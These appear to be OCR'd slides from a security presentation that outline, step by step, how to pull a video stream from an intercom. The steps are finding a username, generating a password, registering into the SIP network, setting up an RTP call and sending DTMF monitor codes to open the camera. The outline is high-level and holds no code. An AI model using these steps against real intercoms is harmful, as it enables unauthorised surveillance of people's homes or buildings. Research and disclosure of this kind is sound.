
RTP: Stream video

Get Video Stream


1. “Find” username, generate password
2. Register into SIP network
3. Start RTP server
4. Establish a call
   a. SIP: INVITE
   b. SDP: Coordinate ports & codecs
   c. Start RTP data transfer
   d. Start RTPC control data exchange


-- blue screen stream --

5. SIP: Signal DTMF monitor codes
   a. Open Camera and start RTP stream
6. Get intercom video!



